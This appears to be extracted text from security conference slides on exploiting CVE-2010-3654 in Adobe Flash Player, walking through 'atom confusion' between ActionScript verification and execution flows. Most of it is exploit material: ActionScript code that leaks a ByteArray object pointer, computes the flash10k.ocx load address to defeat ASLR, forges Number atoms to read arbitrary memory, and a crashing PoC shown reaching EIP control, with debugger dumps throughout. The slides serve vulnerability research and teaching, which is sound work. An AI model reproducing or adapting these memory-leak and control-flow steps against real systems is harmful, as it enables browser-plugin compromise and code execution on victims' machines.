
```
var obj: Real_Ref_Class = Real_Ref_Class.static_func1();
```

# Using Real\_Ref\_Class Directly




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


# Using Real\_Ref\_Class Directly

Can not pass the Verification Process!



Integer cannot be accepted as a Class Object!




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    return v;  
}
```

```
var obj:Real_Ref_Class = Real_Ref_Class.static_func1();
```

# The Root Cause

- Verification Flow is “Main Class (main function) => Original\_Class (static function)”
  - Return type from Original\_Class is safe/legal for Main Class so it will pass the JIT Verification.
- Execution Flow is “Main Class (main function) => Real\_Ref\_Class (static function)”
  - Return type from Real\_Ref\_Class is un-safe for Main Class so it will trigger the vulnerability.
- The inconsistency of the Verification Flow and the Execution Flow.

# Atom Confusion Happens




Return an Integer (0x41414141)

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Accept the  
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as Class  
Object!




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
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
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**Atom Confusion  
Happens on  
this Interface**

No Verification on the “Interface” between  
the Main Class and Real\_Ref\_Class

Verification was took on the “Interface”  
between the Main Class and Original Class

# Agenda

1 Overview on AVM2 and JIT (Verification)

2 Essence of ActionScript Vulnerability

3 Atom Confusion

4 Case Study: Understanding CVE-2010-3654

5 Case Study: Exploiting CVE-2010-3654

# Current ASLR+DEP Bypassing Landscape

- non-ASLR module
  - Same as DEP only, ROP
  - Xiaobo Chen's new finding (.NET 2 modules)
  - **Deficiency:** Easy to block it by vendors
- JIT Spray (or similar ideas)
  - Same as ASLR only (as spraying executable code)
  - Dion Blazakis's XOR approach for Flash Player JIT
  - **Deficiency:** Not hard to block it by vendors (improve/randomize the JITed pages, as current Flash Players did)
- Memory information disclosure
  - **Advantage:** Various applications may have various memory information disclosure issues. not possible to block all of them.

# Leveraging Atom Confusion

- Exploiting Flash ActionScript vulnerability can be transferred to leveraging Atom Confusion.
- In Practice, when Atom Confusion happens:
  1. Leaking Internal Object Pointer
  2. Reading Memory Values & Leaking Module Address

# Leaking Internal Object Pointer

- The Idea:

Return the Object that you want to leak in [Real\\_Ref\\_Class](#) (in the static function), but the object is accepted as an Integer (uint) in the Main Class.



# In the Real\_Ref\_Class

```
static function static_func1():Object //return as Object
{
    var aa1:ByteArray = new ByteArray();

    aa1.writeUnsignedInt(0x41414141);
    aa1.writeUnsignedInt(0x42424242);
    aa1.writeUnsignedInt(0x43434343);
    aa1.writeUnsignedInt(0x44444444);

    return aa1;
}
```

# Main Class and Original\_Class

## In the Main Class:

*//accept the return value as an Integer*

```
var retAtom:uint = Original_Class.static_func1();
```

*//display the return value*

```
Status.Log("retAtom = 0x" + retAtom.toString(16));
```

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## In the Original\_Class:

```
static function static_func1():uint  
{  
    return 1;           //does not matter  
}
```


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## In the Original\_Class:

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}
```



The return type  
“uint” telling the  
Main Class to  
accept the return  
value as an Integer.

# Debugging the Example

- 02cccef2 8b4808 mov ecx,dword ptr [eax+8]
- 02cccef5 8b4948 mov ecx,dword ptr [ecx+48h]
- 02cccef8 8d55ec lea edx,[ebp-14h]
- 02cccefb 8945ec mov dword ptr [ebp-14h],eax
- 02cccefe 8b01 mov eax,dword ptr [ecx]
- 02ccc00 52 push edx
- 02ccc01 6a00 push 0
- 02ccc03 51 push ecx
- 02ccc04 ffd0 call eax ; call to "static\_func1"
- 02ccc06 83c40c add esp,0Ch

Setting a break point at 02ccc06...

# Debugging the Example

- eax=**02e17d61** ebx=02dfc060 ecx=0013e348 edx=00000000  
esi=02b30030 edi=02cad6d0
- eip=02cccf06 esp=0013e300 ebp=0013e354 iopl=0       nv up ei pl nz  
ac po nc
- cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000  
efl=00040212
- <Unloaded\_ta.dll>+0x2cccf05:
- 02cccf06 83c40c       add   esp,0Ch

**02e17d61** suggests that the return value is an **Object Atom** (as last three bits are “001”). The original value should be **02e17d60**

# Debugging the ByteArray

```
0:000> dd 02e17d60
```

```
02e17d60 104991e8 80002101 02ea9f00 02b92c70
```

```
02e17d70 02e17d78 00000040 104991c8 00000000
```

# Debugging the ByteArray

```
0:000> dd 02e17d60
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
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```

Remember?  
ByteArray In  
Real\_Ref\_Class

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**Atom (the 32-  
bits) Leaked!**

# What we know...

- We actually leaked the (tagged) pointer of the ByteArray Object (`p_tagged_ByteArray`).
- We know how to reach the bytes we could control through the leaked pointer.

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**How to read the pointer  
at offset 0x10?**

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- We need to leak the module load address:
  - Since our controlled bytes are not executable.
  - We still need ROP in some module to bypass DEP.




# For the First DWORD

- Back to our previous test, we dump the memory at the `p_ByteArray` again.

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```


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In `.rdata` section of `flash10k.ocx`

```
.rdata:104991E8 dd offset sub_101B8D51  
.rdata:104991EC dd offset sub_101B516C  
.rdata:104991F0 dd offset sub_103B0550  
.rdata:104991F4 dd offset sub_103B0C30
```



Subtracting  
**0x004991e8**  
is the module  
load address

# What we need to do...

- Therefore, all we have to do is to:

Find an approach to  
“read” memory values

# The “Number” Object (Class)

- According to Adobe’s ActionScript 3.0 Reference:

*A data type representing an IEEE-754 double-precision floating-point number. You can manipulate primitive numeric values by using the methods and properties associated with the Number class. This class is identical to the JavaScript Number class.*

- Similar than the **double** type in C.

# The “Number” Object (Class)

- According to IEEE-754 standard:
  - Occupies 8 bytes in the memory for representing the value.
  - You know the numeric value of the “Number”, you know the 8 bytes. There is an algorithm.

# Leveraging Number Object

- The Idea:

If we can build a **Number** object based on the memory address then we can calculate out the representing 8 bytes in the memory through the value of the **Number**.

- How to achieve this in practice?


# Leveraging Number Object

- Using “`new Number()`” to create a Number object
- Do you think “`new Number(100)`” will result in reading memory values at memory address 0x00000100?
  - “`new Number()`” only accepts `Integer` as legal value type, other value types will be blocked in Verification Process.
    - This is called ActionScript’s “`type safety`” by Adobe.
- **But only with there is no “Atom Confusion”...**

# Using “Atom Confusion” to Break “Type Safety”

- The idea:
  1. When a value is being returned from the Real\_Ref\_Class, the Main Class will accept the value according to the Atom Type which is defined in the Original\_Class.
  2. But, if we do not define any Atom Type in the Original\_Class, the Main Class does not know which kind of Atom it will accept. At this time, it will obtain the Atom Type information from the return value.
  3. We set the type information of the Number Atom in the Real\_Ref\_Class. The Main Class will accept it as a Number Atom.

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


Set the Atom type

```
//last three bits 111 for Number  
atom = atom | 0x00000007;
```




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Will read the Atom type info  
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//do not give out the return type of the function  
static function static_func2(param_in:String) {  
}
```

# Practice – Real\_Ref\_Class

```
static function real_func2_retNumberAtom(param_in:String):uint {  
  
    var atom:uint;  
  
    //parse the Integer value from the input string, like atoi()  
  
    //set as an Number Atom (last three bits are “111”)  
    atom = atom | 0x00000007;  
  
    return atom;  
}
```



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
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
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
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
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
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


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
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


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- We finally read the memory successfully!

# Reading/Leaking All We Want!

- Leaking Module Load Address:

`*(DWORD *) p_ByteArray - 0x004991e8`

- Leaking Pointer of Controlled Bytes in ByteArray:

`*(DWORD *)(* (DWORD *) (p_ByteArray + 0x10) + 0x10)`

# Controlling the EIP

- Recall our first crashed simplified PoC:

```
var obj:Original_Class = Original_Class.static_func1();  
  
obj.normal_func1();
```

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; crashed here, [41414141h+8] = ?



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Actually the JITed code is for calling the  
1<sup>st</sup> normal function on a Class Object:

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
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; EAX is controlled (lp\_Control)

